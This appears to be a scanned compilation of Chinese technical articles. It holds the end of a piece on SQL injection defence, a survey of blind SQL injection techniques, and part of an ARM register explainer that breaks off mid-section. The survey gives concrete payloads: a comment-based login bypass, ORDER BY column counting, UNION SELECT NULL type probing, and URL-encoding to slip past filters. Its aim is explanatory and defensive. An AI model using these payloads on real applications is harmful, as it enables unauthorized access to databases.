


图 2：基于 Web 生命周期的 SQL 注入防护方法

1)开发阶段

在编码阶段需要对输入进行细致的验证，使用静态查询，如使用参数化声明。且遵循“最小权限准则”，即只赋予应用程序完成其功能的最基本权限。以下是关于最小权限的一些建议：

不要使用 root 权限访问数据库

为数据表设定限制的可读/可写权限

慎用数据库存储过程

2)测试阶段

在测试阶段采用以下两种方式确保 Web 应用程序代码的安全性：第一，采用源代码审核方式，从编程者角度审视代码是否存在漏洞；第二，执行渗透测试，从攻击者角度检查代码的安全性。需要注意的是，尽管完成以上两步，仍不能确保 100%的安全，但这两种方法对于确保应用程序质量是必须的。

3)产品化阶段

在产品化阶段，Web 应用程序已经正常上线，并对外提供服务。但还是会发现 Web 应用存在安全隐患，此时整改代码对各类组织来说已经不现实了，因为需要付出较大代价。这时，可以部署专用的 Web 应用防火墙（Web Application Firewall，简称 WAF），以大幅提升 Web 应用的安全等。

SQL 盲注攻击技术综述

作者: qhl201

1、简介

1.1 普通 SQL 注入技术概述

目前没有对 SQL 注入技术的标准定义, 微软中国技术中心从 2 个方面进行了描述[1]:

- (1) 脚本注入式的攻击
- (2) 恶意用户输入用来影响被执行的 SQL 脚本

根据 Chris Anley 的定义[2], 当一个攻击者通过在查询语句中插入一系列的 SQL 语句来将数据写入到应用程序中, 这种方法就可以定义成 SQL 注入。Stephen Kost[3]给出了这种攻击形式的另一个特征, “从一个数据库获得未经授权的访问和直接检索”, SQL 注入攻击就其本质而言, 它利用的工具是 SQL 的语法, 针对的是应用程序开发者编程过程中的漏洞, “当攻击者能够操作数据, 往应用程序中插入一些 SQL 语句时, SQL 注入攻击就发生了”。实际上, SQL 注入是存在于常见的多连接的应用程序中一种漏洞, 攻击者通过在应用程序中预先定义好的查询语句结尾加上额外的 SQL 语句元素, 欺骗数据库服务器执行非授权的任意查询。这类应用程序一般是网络应用程序(Web Application), 它允许用户输入查询条件, 并将查询条件嵌入 SQL 请求语句中, 发送到与该应用程序相关联的数据库服务器中去执行。通过构造一些畸形的输入, 攻击者能够操作这种请求语句去获取预先未知的结果。

在风险方面, SQL 注入攻击是位居前列的, 与缓冲区溢出等漏洞基本相当。而且如果要实施缓冲区溢出攻击, 攻击者必须首先能绕过站点的防火墙; 而对于 SQL 注入攻击, 由于防火墙为了使用户能访问网络应用程序, 必须允许从 Internet 到 Web 服务器的正向连接, 因此一旦网络应用程序有注入漏洞, 攻击者就可以直接访问数据库进而甚至能够获得数据库所在的服务器的访问权, 因此在某些情况下, SQL 注入攻击的风险要高于所有其他漏洞。

SQL 注入攻击利用的是 SQL 语法, 这使得这种攻击具有广泛性。理论上说, 对于所有基于 SQL 语言标准的数据库软件包括 SQL Server, Oracle, MySQL, DB2, Informix 等以及与之连接的网络应用程序包括 Active/Java Server Pages, Cold Fusion Management, PHP 或 Perl 等都是有效的。当然各种软件有自身的特点, 实际的攻击代码可能不尽相同。SQL 注入攻击的原理相对简单, 且各类基于数据库系统的应用程序被广泛使用, 介绍注入漏洞和利用方法的公开出版物也大量问世, 造成近年 SQL 注入攻击的数量一直增长, 注入攻击的形式也有被滥用的趋势。

关于针对 MS SQL Server 的普通 SQL 注入技术的详细介绍, 可以参考 Chris Anley 所撰的“SQL Server 应用程序中的高级 SQL 注入”[2]一文和其后续“更多的高级 SQL 注

入” [4], Cesar Cerrundo 所撰的“利用 SQL 注入操纵 Microsoft SQL Server” [5] 一文, 以及 SPI 实验室的 Kevin Spett 撰写的白皮书“SQL 注入 - 你的网络应用程序是否会受攻击?” [6]; 而针对 Oracle 的普通 SQL 注入技术介绍, 可以参考 Stephen Kost 的“针对 Oracle 开发人员的 SQL 注入攻击简介” [3] 一文。

1.2 SQL 注入攻击的防御手段

由于越来越多的攻击利用了 SQL 注入技术, 也随之产生了很多试图解决注入漏洞的方案。目前被提出的方案有:

- (1) 在服务端正式处理之前对提交数据的合法性进行检查;
- (2) 封装客户端提交信息;
- (3) 替换或删除敏感字符/字符串;
- (4) 屏蔽出错信息。

方案(1)被公认是最根本的解决方案, 在确认客户端的输入合法之前, 服务端拒绝进行关键性的处理操作, 不过这需要开发者能够以一种安全的方式来构建网络应用程序, 虽然已有大量针对在网络应用程序开发中如何安全地访问数据库的文档出版, 但仍然有很多开发者缺乏足够的安全意识, 造成开发出的产品中依旧存在注入漏洞; 方案(2)的做法需要 RDBMS 的支持, 目前只有 Oracle 采用该技术; 方案(3)则是一种不完全的解决措施, 例如, 当客户端的输入为“...ccmdmcmd...”时, 在对敏感字符串“cmd”替换删除以后, 剩下的字符正好是“...cmd...”; 方案(4)是目前最常被采用的方法, 很多安全文档都认为 SQL 注入攻击需要通过错误信息收集信息, 有些甚至声称某些特殊的任务若缺乏详细的错误信息则不能完成, 这使很多安全专家形成一种观念, 即注入攻击在缺乏详细错误的情况下不能实施。

而实际上, 屏蔽错误信息是在服务端处理完毕之后进行补救, 攻击其实已经发生, 只是企图阻止攻击者知道攻击的结果而已。本文所介绍 SQL 盲注技术就是一些攻击者使用的新技术, 其在错误信息被屏蔽的情况下使攻击者仍能获得所需的信息, 并继续实施注入攻击。

1.3 本文的结构组织

为了理解盲注攻击, 我们首先将介绍确定 SQL 注入漏洞所需的服务器的最小响应; 其次, 我们将构造一个合乎语法的 SQL 请求, 并可以将之替换成任何有效的 SQL 请求; 最后, 我们将讨论在没有详细错误信息的情况下如何利用 UNION SELECT 语句。本文所讨论的盲注攻击的条件是我们在攻击前对网络应用程序、数据库类型、表结构等等信息都一无所知, 这些信息都需要在注入的过程中通过探测获得。

2、确定注入漏洞

要进行 SQL 注入攻击, 首先当然是确认要攻击的网络应用程序存在注入漏洞, 因此攻击者首先必须能确立一些与服务器产生的错误相关的提示类型。尽管错误信息本身已被屏蔽,

网络应用程序仍然具有能区分正确请求和错误请求的能力,攻击者只需要学习去识别这些提示,寻找相关错误,并确认其是否和 SQL 相关。

2.1 识别错误

一个网络应用程序主要会产生两种类型的错误,第一种是由 Web 服务器产生的代码异常(exception),类似于“500:Internal Server Error”,通常如果 SQL 注入语句出现语法错误,比如出现未闭合的引号,就会使服务器抛出这类异常。如果要屏蔽该类错误,一般会采用将默认的错误信息替换成一个事先定制的 HTML 页面,但只要观察到有这种响应出现,就可以确认其实是发生了服务器错误。在其他情况下,为了进一步屏蔽该类错误,有些服务器一出现异常,会简单地跳转到主页面或前一个访问过的页面,或者显示一条简单的错误消息但不提供任何细节。

第二类错误是由应用程序代码产生的,这代表其开发者有较好的编程习惯。这类应用程序考虑到可能会出现一些无效的情况,并分别为之产生了一个特定的错误信息。尽管出现这类错误一般会返回一个请求有效的响应(200 OK),但页面仍然会跳转到主页面,或者采用某种隐藏信息的办法,类似于“Internal Server Error”。

为了区分这两种错误,我们看一个例子:有两个电子商务的应用程序,A 和 B,两个应用程序都使用同一个叫 proddetails.asp 的页面,该页面期待获得一个参数,叫 ProdID。它获取该参数后,从数据库中提取相应的产品详细信息数据,然后对返回的结果进行一些处理。两个应用程序都是通过一个产品列表页面上的链接调用 proddetails.asp,因此能保证 ProdID 一直都是存在且有效的。应用程序 A 认为这样就不会出现问题,因此对参数不做额外的检查,而如果攻击者篡改了 ProdID,插入了一个在数据表中不存在的 id,数据库就会返回一个空记录。由于应用程序 A 没有料到可能会出现空记录,当它试图去处理该记录中的数据时,就可能会出现异常,产生一个“500:Internal Server Error”。而应用程序 B,会在对记录进行处理前确认记录的大小超过 0,如果是空记录,则会出现一个错误提示“该产品不存在”,或者开发者为了隐藏该错误,会将页面重新定位到产品的列表页面。

因此攻击者为了进行 SQL 盲注,会首先尝试提交一些无效的请求,并观察应用程序如何处理这些错误,以及如果出现 SQL 错误会发生什么情况。

2.2 定位错误

对要攻击的应用程序有了初步的认识后,攻击者会试图定位由人为构造的输入而产生的错误信息。这时,攻击者就会使用标准的 SQL 注入测试技术,比如添加一些 SQL 关键字(如 OR, AND 等)和一些 META 字符(如;或'等)。每一个参数都被独立地进行测试,而获得的响应将被检验用来判断是否产生了错误。通过一个拦截代理服务器(intercepting proxy)或者类似的工具可以方便地识别页面跳转和其他一些可预测的隐藏错误,而任何一个返回错误的参数都有可能存在 SQL 注入漏洞。而在单独测试每个参数过程中,必须保证其他参数都是有效的,因为需要避免除注入以外任何其他可能的原因所导致的错误影响了判断结果。测试的结果一般是一个可疑参数的列表,列表中的一些参数可能的确可以进行注入利用,另外一些参

数则可能是由一些 SQL 无关的错误所造成，因此需要被剔除。攻击者接下来就需要从这些参数中挑选真正存在注入漏洞的参数，我们称之为确定注入点。

2.3 确定注入点

SQL 字段可以被划分为三个主要类型：数字、字符串和日期。虽然每个类型都有其特点，但却与注入的过程无关。每一个从网络应用程序提交给 SQL 查询的参数都属于以上三个类型中的一类，其中数字参数被直接提交给服务器，而字符串和日期则需要加上引号才被提交，例如：

```
SELECT * FROM Products WHERE ProdID = 4
```

与

```
SELECT * FROM Products WHERE ProdName = 'Book'
```

而 SQL 服务器，并不关心它接受到的是什么类型的参数表达式，只要该表达式是相关的类型即可。而这个特点则使攻击者能够很容易地确认一个错误是否和 SQL 相关。如果是数字类型，最简单的处理办法是使用基本的算术操作，例如以下请求：

```
/mysite/proddetails.asp?ProdID=4
```

测试该参数的一种办法是插入 4' 作为参数，另一种是使用 3+1 作为参数，假设这两个参数已直接被提交给 SQL 请求语句，则将形成以下两个 SQL 请求语句：

```
(1) SELECT * FROM Products WHERE ProdID = 4'
```

```
(2) SELECT * FROM Products WHERE ProdID = 3 + 1
```

第一个 SQL 语法有问题，将一定会产生一个错误，而第二个如果被顺利地执行，返回和最初的请求（即 ProdID 等于 4）一样的产品信息，这就提示该参数是存在注入漏洞的。

类似的技术可以被应用于用一个符合 SQL 语法的字符串表达式替换该参数，这里有两个区别：第一，字符串表示式是放在引号中的，因此需要阻断引号；第二，不同的 SQL 服务器连结字符串的语法不同，比如 MS SQL Server 使用符号+来连结字符串，而 Oracle 使用符号||来连结。例如以下请求：

```
/mysite/proddetails.asp?ProdName=Book
```

要测试该 ProdName 参数是否有注入漏洞，可以先其替换成一个无效的字符串比如 Book'，然后再替换成一个可能生成正确字符串的表达式，比如 B' + ' ook（对于 Oracle，是 B' || ' ook）。这就会形成以下两个 SQL 请求语句：

```
(1) SELECT * FROM Products WHERE ProdName = 'Book'
```

```
(2) SELECT * FROM Products WHERE ProdID = 'B' + ' ook'
```

则第一个仍然可能产生一个 SQL 错误，而第二个则可能返回和最初的请求一样的值为 Book 的产品。

我们注意到，即使应用程序已经过滤了' 和+等 META 字符，我们仍然可以在输入时过把字符转换成 URL 编码（即字符 ASCII 码的 16 进制）来绕过检查，例如：

/mysite/proddetails.asp?ProdID=3+1 就等于 /mysite/proddetails.asp?ProdID=3%2B1

/mysite/proddetails.asp?ProdID=B'+' 就等于

/mysite/proddetails.asp?ProdID=B%27%2B%27ook 就等于

类似的，任何表达式都可以用来替换最初的参数。而特殊的系统函数也可以被用来提交以返回一个数字，一个字符串或一个日期，比如 Oracle 中 sysdate 返回一个日期表达式，而在 SQL Server 中，getdate() 会返回日期表达式。其他的技术同样可以被用来判断是否存在 SQL 注入漏洞。

通过以上介绍可以发现，即使没有详细的错误信息，对于攻击者来说，判断是否存在 SQL 注入漏洞仍然是一个非常简单的任务。

3、实施注入攻击

攻击者在确定注入点后，就要尝试进行注入利用，这需要其能确定符合 SQL 语法的注入请求表达式，判断出后台数据库的类型，然后构造出所需的利用代码。

3.1 确定正确的注入句法

这是 SQL 盲注攻击中最难也最有技巧的步骤，如果最初的 SQL 请求语句很简单，那么确定正确的注入语法也相对容易，而如果最初的 SQL 请求语句较复杂，那么要想突破其限制就需要多次的尝试，但进行这些尝试所需要的基本技术却是非常简单。

确定基本的句法的过程即通过标准的 SELECT ... WHERE 语句，被注入的参数（即注入点）就是 WHERE 语句的一部分。为了确定正确的注入句法，攻击者必须能够在最初的 WHERE 语句后添加其他数据，使其能返回非预期的结果。对一些简单的应用程序，仅仅加上 OR 1=1 就可以完成，但在大多数情况下如果想构造出成功的利用代码，这样做当然是不够的。经常需要解决的问题是如何配对插入语符号（parenthesis，比如成对的括号），使之能与前面的已使用的符号，比如左括号匹配。另外常见的问题是一个被篡改的请求语句可能会导致应用程序产生其他错误，这个错误往往难于和一个 SQL 错误相区分，比如应用程序一次如果只能处理一个记录，在请求语句后添加 OR 1=1 可能使数据库返回 1000 条记录，这时就会产生错误。由于 WHERE 语句本质上是一串通过 OR、AND 或插入语符号连接起来的值为 TRUE 或 FALSE 的表达式，因此要想确定正确的注入句法，关键就在于能否成功地突破插入语符号限制并能顺利地结束请求语句，这就需要进行多次组合测试。例如，添加 AND 1=2 能将整个表达式的值变为 FALSE，而添加 OR 1=2 则不会对整个表达式的值产生影响（除非操作符有优先级）。

对于一些注入利用，仅仅改变 WHERE 语句就足够了，但对于其他情况，比如 UNION SELECT 注入或存储过程（stored procedures）注入，还需要能先顺利地结束整个 SQL 请求语句，然后才能添加其他攻击者所需要的 SQL 语句。在这种情况下，攻击者可以选择使用 SQL 注释符号来结束语句，该符号是两个连续的破折号（--），它要求 SQL Server 忽略其后同一行的所有输入。例如，一个登录页面需要访问者输入用户名和密码，并将其提交给 SQL 请求语句：SELECT Username, UserID, Password FROM Users WHERE Username = 'user' AND Password = 'pass'

通过输入 john' --作为用户名，将会构造出以下 WHERE 语句：

```
WHERE Username = 'john' --' AND Password = 'pass'
```

这时，该语句不但符合 SQL 语法，而且还使用户跳过了密码认证。但是如果是另外一种 WHERE 语句：

```
WHERE (Username = 'user' AND Password = 'pass' )
```

注意到这里出现了插入语符号，这时再使用 john' --作为用户名，请求语句就会错误：

```
WHERE (Username = 'john' --' AND Password = 'pass' )
```

这是因为有未配对的插入语符号，请求语句就不会被执行。

这个例子显示出使用注释符号能够用来判断请求语句是否被顺利地结束了，如果添加了注释符号且没有产生错误，这就意味着注释符号前的语句已经顺利地被结束。如果出现了错误，这就需要攻击者进行更多的请求尝试。

3.2 判断数据库类型

攻击者一旦确定了正确的注入句法后，就会开始利用注入去判断后台数据库的类型，这个步骤比确定注入句法要简单得多。攻击者一般会使用以下几种技巧，这些技巧是基于不同类型数据库引擎在具体实现上的差异。下面只介绍如何区分 Oracle 和 MS SQL Server：

最简单的办法，就是前面提到的利用字符串的连结符号，在注入句法已经确定的情况下，攻击者可以对 WHERE 语句自由地添加额外的表达式，那么就可以利用字符串的比较来区分数据库，例如：

```
AND 'xxx' = 'x' + 'xx' （或者 AND %27xxx%27+%3D+%27x%27+%2B+%27xx%27）
```

通过将+替换成||，就可以判断出是数据库是 Oracle 还是 MS SQL Server，或者是其他类型。其他的办法是利用分号字符（即；），在 SQL 中，分号是用来将几个 SQL 语句连接在同一行中。在注入时，也可以在注入代码中使用分号，但 Oracle 驱动程序却不允许这样使用分号。假设在前面使用注释符号时没有出现错误，那么在注释符号前加上分号对 MS SQL Server 是没有影响的，但如果是 Oracle 就会产生错误。另外，还可以使用 COMMIT 语句来确认是否允许在分号后再执行其他语句（例如，注入语句 xxx' ； COMMIT --），如果没有出现错误就可以认为允许多句执行。

最后，表达式还可以被替换成能返回正确值的系统函数，由于不同类型的数据库使用的系统函数也是不同的，因此也可以通过使用系统函数来确定数据库类型，比如 2.3 节提到的 MS SQL Server 的日期函数 getdate() 与 Oracle 的 sysdate。

3.3 构造注入利用代码

当所有相关的信息都已获得后，攻击者就可以开始进行注入利用，而且在构造注入利用代码过程中也不再需要详细的错误信息，构造利用代码本身可以参考其他描述标准 SQL 注入攻击的文档。

由于对于普通的 SQL 注入利用，已经有很多其他论文进行了详细的讨论，故本文只会在下一

节介绍一种 UNION SELECT 注入。

4 、 UNION SELECT 注入

尽管通过篡改 SELECT...WHERE 语句来注入对于很多应用程序非常有效，但在盲注情况下，攻击者仍然愿意使用 UNION SELECT 语句，这是因为与 WHERE 语句所进行的操作不同，使用 UNION SELECT 可以让攻击者在没有错误信息的情况下依然能访问数据库中所有表。进行 UNION SELECT 注入需要预先获知数据库的表中的字段个数和类型，而这些信息一般被认为在没有详细错误信息的提示下是不可能获得的，但本文下面就将给出解决该问题的方法。

另外需要注意的是，进行 UNION SELECT 的前提是攻击者已经确定了正确的注入句法，本文的前面一节已经阐明了这在盲注条件下是可以实现的，而且在使用 UNION SELECT 语句之前，SQL 语句中所有的插入语符号都应该已经完成配对，从而可以自由地使用 UNION 或者其它指令进行注入。UNION SELECT 还要求当前语句和最初的语句查询的信息必须具有相同的数和相同的数据类型，不然就会出错。

4.1 统计列数

当错误信息没有被屏蔽时，要获取列数只需要在进行 UNION SELECT 注入时每次尝试使用不同的字段数即可，当错误信息由“列数不匹配”变成“列的类型不匹配”时，当前尝试的列数就是正确的。但在盲注条件下，由于我们对无法获悉错误信息究竟是哪个，所以该方法也就失去了作用。

新的办法是利用 ORDER BY 语句，在 SELECT 语句最后加上 ORDER BY 能够改变返回的记录集的次序，一般是按一个指定的列名的值进行排序。例如，当通过产品号查询产品时，一个有效的注入语句如下：

```
SELECT ProdNum FROM Products WHERE (ProdID=1234) ORDER BY ProdNum --  
AND ProdName=' Computer' ) AND UserName=' john'
```

人们往往会忽略的是 ORDER BY 语句后还可以使用数字指代列名，在上例中如果 ProdNum 是查询请求返回的记录中的第一列，则注入 1234) ORDER BY 1--返回的结果是一样的。由于上例查询请求只返回一个字段，注入 1234) ORDER BY 2 --就会出错，即返回的记录无法按指定的第二个字段排序。这样，ORDER BY 就可以被利用来对列数进行统计了。由于每个 SELECT 语句都至少返回一个字段，故攻击者可以先在注入句法中添加 ORDER BY 1 来确定语句是否被正确执行，有时对字段的排序也可能会产生错误，这时添加关键字 ASC 或 DESC 可以解决该问题。一旦确定 ORDER BY 句法是有效的，攻击者就会对排序列号从列 1 到列 100 进行遍历（或者到列 1000，直到列号被确定为无效），理论上当出现第一个错误时，前一个列号就是要统计的列数，但在实际情况中，有些字段可能不允许排序，那么在出现第一次错误时可以再多尝试一到两个数字，以确认列号已遍历完。

4.2 判断列的数据类型

在统计完列数后，攻击者需要再判断列的数据类型，在盲注情况下判断类型也是有技巧的，

由于 UNION SELECT 要求前后查询语句查询的字段类型相同，故如果字段数有限，可以简单地利用 UNION SELECT 语句对字段类型进行暴力穷举(brute force)，但如果字段数较多，判断就会出现问題。根据前文，字段的类型只有数字、字符串和日期三种可能的类型，一旦字段数有 10 个，那么就意味着有 310（约 60,000）种可能的组合，假设每一秒可以自动进行 20 次尝试，穷举一遍也需要近一个小时，如果字段数更多，那么测试所需时间就会令人难以忍受。

一种简单的办法是利用 SQL 的关键字 NULL，与静态字段的注入需要区分是数字类型还是字符类型不同，NULL 可以匹配任何一种数据类型。因此可以注入一个所有查询字段都为 NULL 的 UNION SELECT 语句，那么就不会出现任何类型不匹配的错误。让我们再举一个与前面类似的例子：

```
SELECT ProdNum,ProdType,ProdPrice,ProdProvider FROM Products
WHERE (ProdID=1234 AND ProdName=' Computer' ) AND UserName=' john'
```

假设攻击者已经获得了列数（在该例中为 4），那么就可以很简单地构造一个 UNION SELECT 语句，其中所有查询字段都为 NULL，还需要构造一个不会产生权限问题的 FROM 语句。对于 MS SQL Server，即使忽略 FROM 语句也不会出错，但对于 Oracle，则可以使用一个名叫 dual 的表。最后，还需要一个值一定为 FALSE 的 WHERE 语句（比如 WHERE 1=2），这是为了确保查询不会返回只包含 null 值的记录集，以杜绝产生其他可能的错误。那么针对 MS SQL Server 的注入语句如下：

```
SELECT ProdNum,ProdType,ProdPrice,ProdProvider FROM Products
WHERE (ProdID=1234) UNION SELECT NULL,NULL,NULL,NULL
WHERE 1=2 -- AND ProdName=' Computer' ) AND UserName=' john'
```

这个 NULL 注入语句有两个目的，主要目的是构造一个不会产生任何错误的 UNION SELECT 语句以测试 UNION 语句是否可以被执行，另一个目的是为了对数据库类型的判断进行 100% 确认（可以通过在 FROM 语句里添加一个数据库开发商预置的表名进行测试）。

如果 NULL 注入语句被顺利执行，那么就可以快速地对每个列的类型进行判断。在每一轮尝试中，只对一个字段类型进行测试，由于类型只有三类，所以每个字段最多被测试三次就会有结果，这样尝试的次数最多是列数的三倍，而不是以 3 为底数以列数为指数的次数。假设 ProdNum 属于数字类型，其它三个字段都属于字符串类型，那么以下顺序的注入语句就可以判断出正确的类型：

- 1234) UNION SELECT NULL,NULL,NULL,NULL WHERE 1=2 --
无错 - 句法正确，使用的是 MS SQL Server 数据库
- 1234) UNION SELECT 1,NULL,NULL,NULL WHERE 1=2 ---
无错 - 第一个字段是数字类型
- 1234) UNION SELECT 1,2,NULL,NULL WHERE 1=2 --
出错 - 第二个字段不是数字类型

• 1234) UNION SELECT 1, ' 2' , NULL, NULL WHERE 1=2 --

无错 - 第二个字段是字符串类型

• 1234) UNION SELECT 1, ' 2' , 3, NULL WHERE 1=2 --

出错 - 第三个字段不是数字类型

• 1234) UNION SELECT 1, ' 2' , ' 3' , NULL WHERE 1=2 --

无错 - 第三个字段是字符串类型

• 1234) UNION SELECT 1, ' 2' , ' 3' , 4 WHERE 1=2 --

出错 - 第四个字段不是数字类型

• 1234) UNION SELECT 1, ' 2' , ' 3' , ' 4' WHERE 1=2 --

无错 - 第四个字段是字符串类型

攻击者现在就已经获得了每一列的数据类型，盲注还可以被应用于从数据库的表中获取数据，比如获得数据表的列表以及它们各自的列名，还可以从应用程序中获得数据，而这些技术在其他一些关于 SQL 注入的论文中已经有讨论，故本文不再继续介绍。

5、总结

本文综述了目前在 SQL 盲注攻击方面的技术发展，阐明了在错误信息即使被屏蔽的情况下，SQL 注入漏洞仍然可以被利用。即使已经采取了很多措施来隐藏和掩饰返回给用户的信息，使用本文介绍的技术，很多应用程序仍然可以被注入利用。这就表明应用程序级别的漏洞，仅仅依靠对服务器的基本设置做一些改动是不能够解决的，必须从提高应用程序的开发人员的安全意识入手，加强对代码安全性的控制，在服务端正式处理之前对每个被提交的参数进行合法性检查，以从根本上解决注入问题。

详解 ARM 处理器中的 37 个寄存器

作者：CN.HK

ARM 处理器共有 37 个寄存器。其中包括：

31 个通用寄存器，包括程序计数器（PC）在内。这些寄存器都是 32 位寄存器。

6 个状态寄存器。这些寄存器都是 32 位寄存器。

ARM 处理器共有 7 种不同的处理器模式，每一种模式中都有一组相应的寄存器组。在任何时刻，可见的寄存器包括 15 个通用寄存器（R0-R14），一个或两个状态寄存器及程序计数器（PC）。在所有的寄存器中，有些是各模式公用一个物理寄存器，有一些寄存器各模式拥有自己独立的物理寄存器。

通用寄存器：

通用寄存器分为以下三类：备份寄存器、未备份寄存器、程序计数器 PC

未备份寄存器：

未备份寄存器包括 R0-R7。对于每一个未备份寄存器来说，所有处理器模式下都是使用同一个物理寄存器。未备份寄存器没有被系统用于特别的用途，任何可采用通用寄存器的场合都可以使用未备份寄存器。

备份寄存器：

对于 R8-R12 备份寄存器来说，每个寄存器对应两个不同的物理寄存器。系统为将备份寄存器用于任何的特殊用途，但是当中断处理非常简单，仅仅使用 R8-R14 寄存器时，FIQ 处理程序可以不必执行保存和恢复中断现场的指令，从而可以使中断处理非常迅速。

对于 R13, R14 备份寄存器来说，每个寄存器对应六个不同的物理寄存器，其中的一个是系统模式和用户模式共用的；另外的五个对应于其他的五种处理器模式。采用下面的记号来区分各个物理寄存器：

R13_

其中 MODE 可以是下面几种模式之一：usr, svc, abt, und, irq, fiq

程序计数器 PC

可以作为一般的通用寄存器使用，但有一些指令在使用 R15 时有一些限制。由于 ARM 采用了流水线处理器机制，当正确读取了 PC 的值时，该值为当前指令地址值加上 8 个字节。也就是说，对于 ARM 指令集来说，PC 指向当前指令的下两条指令的地址。由于 ARM 指令是字对齐的，PC 值的第 0 位和第一位总为 0。

需要注意的是，当使用 str/stm 保存 R15 时，保存的可能是当前指令地址值加 8 个字节，也可能保存的是当前指令地址值加 12 个字节。到底哪种方式取决于芯片的具体设计。对于用户来说，尽量避免使用 STR/STM 指令来保存 R15 的值。

当成功的向 R15 写入一个数值时，程序将跳转到该地址执行。由于 ARM 指令是字对齐的，写入 R15 的值应满足 bits[1:0]为 0b00，具体要求 arm 个版本有所不同：

**对于 arm3 以及更低的版本，写入 R15 的地址值 bits[1:0]被忽略，即写入 r15 的地址值将与 0xFFFF FFFC 做与操作。

**对于 ARM4 以及更高的版本，程序必须保证写入 R15 的地址值 bits[1:0]为 0b00，否则将产生不可预知的后果。

对于 Thumb 指令集来说，指令是班子对齐的，处理器将忽略 bit[0]。

程序状态寄存器

CPSR(当前程序状态寄存器)在任何处理器模式下被访问。它包含了条件标志位、中断禁止位、当前处理器模式标志以及其他的一些控制和状态位。每一种处理器模式下都有一个专用的物理状态寄存器，称为 SPSR（备份程序状态寄存器）。当特定的异常中断发生时，这个寄存器用于存放当前程序状态寄存器的内容。在异常中断退出时，可以用 SPSR 来恢复 CPSR。由于用户模式和系统模式不是异常中断模式，所以他没有 SPSR。当用户在用户模式或系统模式访问 SPSR，将产生不可预知的后果。

CPSR 格式如下所示。SPSR 和 CPSR 格式相同。

31	30	29	28	27		26		7	6	5
4	3	2	1	0						
N	Z	C	V	Q		DNM(RAZ)		I	F	T M4
M3	M2	M1	M0							

条件标志位

N——本位设置成当前指令运算结果的 bit[31]的值。当两个表示的有符号整数运算时，n=1 表示运算结果为负数，n=0 表示结果为正书或零。

z——z=1 表示运算的结果为零；z=0 表示运算的结果不为零。对于 CMP 指令，Z=1 表示进行比较的两个数大小相等。

C——下面分四种情况讨论 C 的设置方法：

在加法指令中(包括比较指令 CMP)，当结果产生了进位，则 C=1，表示无符号运算发生上溢出；其他情况 C=0。

在减法指令中（包括减法指令 CMP），当运算中发生错位，则 C=0，表示无符号运算数发生下溢出；其他情况下 C=1。

对于包含移位操作的非加碱运算指令，C 中包含最后一次溢出的的位的数值

对于其他非加减运算指令，C 位的值通常不受影响

V——对于加减运算指令，当操作数和运算结果为二进制的补码表示的带符号数时，V=1 表示符号为溢出；通常其他指令不影响 V 位。

Q 标识位

在 ARM V5 的 E 系列处理器中，CPSR 的 bit[27]称为 q 标识位，主要用于指示增强的 dsp 指令是否发生了溢出。同样的 spsr 的 bit[27]位也称为 q 标识位，用于在异常中断发生时保存和恢复 CPSR 中的 Q 标识位。

在 ARM V5 以前的版本及 ARM V5 的非 E 系列的处理器中，Q 标识位没有被定义。

CPSR 中的控制位

CPSR 的低八位 I、F、T、M[4:0]统称为控制位。当异常中断发生时这些位发生变化。在特权级的处理器模式下，软件可以修改这些控制位。

**中断禁止位：当 I=1 时禁止 IRQ 中断，当 F=1 时禁止 FIQ 中断

**T 控制位：T 控制位用于控制指令执行的状态，即说明本指令是 ARM 指令还是 Thumb 指令。

对于 ARM V4 以更高版本的 T 系列 ARM 处理器，T 控制位含义如下：

T=0 表示执行 ARM 指令

T=1 表示执行 Thumb 指令

对于 ARM V5 以及更高版本的非 T 系列处理器，T 控制位的含义如下

T=0 表示执行 ARM 指令

T=1 表示强制下一条执行的指令产生未定指令中断

M 控制位

M 控制位控制处理器模式，具体含义如下：

M[4:0]	值	处理器模式	可访问的寄存器
0b10000	10	user	pc, r14~r0, CPSR
0b10001	11		
FIQ			PC, R14_FIQ-R8_FIQ, R7~R0, CPSR, SPSR_FIQ
0b10010	12		
IRQ			PC, R14_IRQ-R13_IRQ, R12~R0, CPSR, SPSR_IRQ
0b10011	13	SUPERVISOR	PC, R14_SVC-R13_SVC, R12~R0, CPSR, SPSR_SVC
0b10111	17		
ABORT			PC, R14_ABT-R13_ABT, R12~R0, CPSR, SPSR_ABT
0b11011	1B	UNDEFINED	PC, R14_UND-R8_UND, R12~R0, CPSR, SPSR_UND
0b11111	1F	SYSTEM	PC, R14-R0, CPSR (ARM V4 以及更高版本)

CPSR 中的其他位

这些位用于将来扩展。应用软件不要操作这些位。

在 ARM 体系中通常有以下 3 种方式控制程序的执行流程：

**在正常执行过程中，每执行一条 ARM 指令，程序计数器(PC)的值加 4 个字节；每执行一条 Thumb 指令，程序计数器寄存器(PC)加 2 个字节。整个过程是按顺序执行。

**跳转指令，程序可以跳转到特定的地址标号处执行，或者跳转到特定的子程序处执行。其中，B 指令用于执行跳转操作；BL 指令在执行跳转操作同时，保存子程序的返回地址；BX 指令在执行跳转操作同时，根据目标地址为可以将程序切换到 Thumb 状态；BLX 指令执行 3 个操作，跳转到目标地址处执行，保存子程序的返回地址，根据目标地址为可以将程序切换到 Thumb 状态。

**当异常中断发生时，系统执行完当前指令后，将跳转到相应的异常中断处理程序处执行。当异常中断处理程序执行完成后，程序返回到发生中断指令的下条指令处执行。在进入异常中断处理程序时，要保存被中断程序的执行现场，从异常中断处理程序退出时，要恢复被中断程序的执行现场。

ARM 中异常中断的种类

复位 (RESET)

当处理器复位引脚有效时，系统产生复位异常中断，程序跳转到复位异常中断处理程序处执行。复位异常中断通常用在下面几种情况下：系统加电时；系统复位时；跳转到复位中断向量处执行成为软复位。

未定义的指令

当 ARM 处理器或者是系统中的协处理器认为当前指令未定义时，产生未定义的指令异常中断，可以通过改异常中断机制仿真浮点向量运算。

软件中断

